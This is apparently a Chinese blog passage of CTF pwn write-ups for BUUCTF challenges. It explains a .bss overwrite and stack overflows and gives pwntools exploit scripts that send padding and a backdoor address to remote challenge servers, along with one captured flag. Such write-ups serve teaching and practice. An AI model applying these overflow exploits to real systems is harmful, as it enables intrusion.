
> 输入字符串到var（这个var是在.bss段的变量 类型dword)
> 动态调试发现，4个字节占1个数组成员位置（其实也是dword的长度）
> if判断题目要求`var[13]`为17(非字符串，而是dword），那么我们直接写入`13*4=52`个就填充到了`var[12]`，同时4字节也是32位下int的储存长度，我们可以用pwntools的p32去转换字符串17为二进制数据


0x02 exp

```
from pwn import *;
context.log_level="debug"
p=remote("node4.buuoj.cn",28103)#process("/root/ciscn_2019_n_8")
p.sendline(b"11111111111111111111111111111111111111111111111111111111"+p32(0x11))#52+(dword)`17`

p.interactive()
#flag{b209a0cb-3637-4e4b-ba92-a2b9a033228f}
```

pwn1_sctf_2016

0x01 程序分析


frame_dummy
get_flag
replace
vuln
main
__static_initialization_and_destruction_0(int,int)
int vuln()
{
const char *v0; // eax
char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
char v4[7]; // [esp+40h] [ebp-18h] BYREF
char v5; // [esp+47h] [ebp-11h] BYREF
char v6[7]; // [esp+48h] [ebp-10h] BYREF
char v7[5]; // [esp+4Fh] [ebp-9h] BYREF
printf("Tell me something about yourself: ");
fgets(s, 32, edata);
std::string::operator=(&input, s);
std::allocator<char>::allocator(&v5);
std::string::string(v4, "you", &v5);
std::allocator<char>::allocator(v7);
std::string::string(v6, "I", v7);
replace(v3);
std::string::operator=(&input, v3, v6, v4);
std::string::~string(v3);
std::string::~string(v6);
std::allocator<char>::~allocator(v7);
std::string::~string(v4);
std::allocator<char>::~allocator(&v5);
v0 = std::string::c_str(&input);
strcpy(s, v0);
return printf("So, %s\n", s);
}
https://blog.csdn.net/m0_56897090



0x02 解题思路

整体思路

1. 栈溢出后返回到后门函数

分析细节：

> fgets输入到s仅仅只有32个字节，无法直接进行溢出，那我们怎么办呢？
>
> > 做CTF一定要多自己**亲自动态调试**，这是C++的代码，刚开始看伪C也很迷惑，`replace`函数实际功能就是将字符串`I`替换为`you`
> > 利用`I`间接达到栈溢出的目的，随后填充后门地址控制程序流程


0x03 exp

```python
from pwn import *

context.log_level="debug"
p=remote("node4.buuoj.cn",28726)
backdoor=0x08048F0D
p.sendline("IIIIIIIIIIIIIIIIIIIaaaa"+p32(backdoor))

p.interactive()
```

jarvisoj_level0

0x01 题目描述

x64位栈溢出题目



0x02 exp

基础也是很重要的 别忘了
x64 rbp 8位
x86 ebp 4位
脚踏实地@仰望星空

```python
from pwn import *

context.log_level="debug"
p=remote("node4.buuoj.cn",29233)
backdoor=0x0000000000400596
p.sendline("a"*0x80+"aaaabbbb"+p64(backdoor))
#p.sendline("cat flag")
p.interactive()
```

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖